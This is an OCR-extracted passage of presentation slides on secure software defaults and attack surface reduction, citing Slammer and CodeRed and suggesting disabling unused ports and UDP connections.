
39

Secure Defaults

- Less code running by default = less stuff to attack by default
- Slammer & CodeRed would not have happened if the features were not enabled by default
- Reduces the urgency to deploy security fixes
- A ‘critical’ may be rated ‘important’
- Defense in depth removes single points of failure
- Reduces the need for customers to ‘harden’ the product
- Reduces your testing workload
- Reduce your attack surface early!


40

Attack Surface Reduction (ASR) Ideas



41

Turn off less-used ports




42

Turn off UDP connections

